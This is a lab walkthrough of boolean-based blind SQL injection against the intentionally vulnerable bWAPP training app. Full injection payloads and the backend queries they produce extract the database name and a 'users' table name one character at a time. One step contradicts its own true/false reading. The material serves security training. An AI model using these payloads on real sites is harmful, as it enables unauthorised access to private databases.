SQL Query: select * from movies where title = 'iron man' and length((select distinct(table_schema) from information_schema.tables limit 1,1))=5 #';



The response indicates that the above specified condition was true.

So the name of the database consists of 5 characters.


Determining the database name:


The “substring” function can be used to extract substrings.

Format: substring(string, start, length)

The following payload would determine if the first character of the database name is the letter 'b':

Payload: iron man' and substring((select distinct(table_schema) from information_schema.tables limit 1,1),1,1)='b' #





The response indicates that the above specified payload resulted in a true condition.

The payload will result in the following SQL Query:


Query: `select * from movies where title = 'iron man' and substring((select distinct(table_schema) from information_schema.tables limit 1,1),1,1)='b' #;`


The substring function extracts the first character of the database name and it is compared to 'b'. If the match succeeds, since the movie "iron man" is in the database, both the conditions specified in the query would be true and hence the query would result in some response and the web page will show the message that the movie is in the database.

Since the response of the above payload was true, the first character of the database is letter 'b'.

Use the following payload to determine if the second character of the database name is the letter 'a':

Payload: `iron man' and substring((select distinct(table_schema) from information_schema.tables limit 1,1),1,2)='ba' #`





The response indicates that the above specified payload resulted in a false condition.



The payload will result in the following SQL Query:

Query: select * from movies where title = 'iron man' and substring((select distinct(table_schema) from information_schema.tables limit 1,1),1,2)='ba' #;

Since the response of the above payload was false, the second character of the database is not letter 'a'.

Use the following payload to determine if the second character of the database name is the letter 'W':

Payload: iron man' and substring((select distinct(table_schema) from information_schema.tables limit 1,1),1,2)='bW' #



The response indicates that the above specified payload resulted in a true condition.

The payload will result in the following SQL Query:


Query: select * from movies where title = 'iron man' and substring((select distinct(table_schema) from information_schema.tables limit 1,1),1,2)='bW' #;


Since the response of the above payload was false, the second character of the database is letter 'W'.

Use the above approach multiple times to construct the complete database name.

Since the database name is of 5 characters, the payload to determine if the database name is "bWAPP" would be:

Payload: iron man' and substring((select distinct(table_schema) from information_schema.tables limit 1,1),1,5)='bWAPP' #





The response indicates that the database name is “bWAPP”.


Step 9: Injecting payload to determine the table name.

Use the following payload to determine if the first character of the table in the bWAPP database is the letter ‘u’:

Payload: iron man' and substring((select distinct(table_name) from information_schema.tables where table_schema='bWAPP' limit 3,1),1,1)='u' #

bwAPP - SQL Injection x +

192.167.15.3/sqli_4.php?title=iron+man'+and+substring((select+distinct(table_na

bwAPP 
an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits


/ SQL Injection - Blind - Boolean-Based /

Search for a movie: Search

The movie does not exist in our database!

bwAPP - SQL Injection x +

192.167.15.3/sqli_4.php?title=iron+man'+and+substring((select+distinct(table_na

bwAPP 
an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits

/ SQL Injection - Blind - Boolean-Based /

Search for a movie: Search

The movie exists in our database!

The following SQL Query would get executed on the backend:

Query: select * from movies where title = 'iron man' and substring((select distinct(table_name) from information_schema.tables where table_schema='bWAPP' limit 3,1),1,1)='u' #;

The response indicates that the first character of the table was indeed the letter 'u'.

The limit keyword:

Syntax: limit offset, count


where the offset starts from 0 and count is the number of records to be returned

So, the above statement would retrieve the 1 entry starting from the 4th row in the table present in the "bWAPP" database.

Use the similar approach to determine the name of the table:

Payload: iron man' and substring((select distinct(table_name) from information_schema.tables where table_schema='bWAPP' limit 3,1),1,5)='users' #

Query: select * from movies where title = 'iron man' and substring((select distinct(table_name) from information_schema.tables where table_schema='bWAPP' limit 3,1),1,5)='users' #;

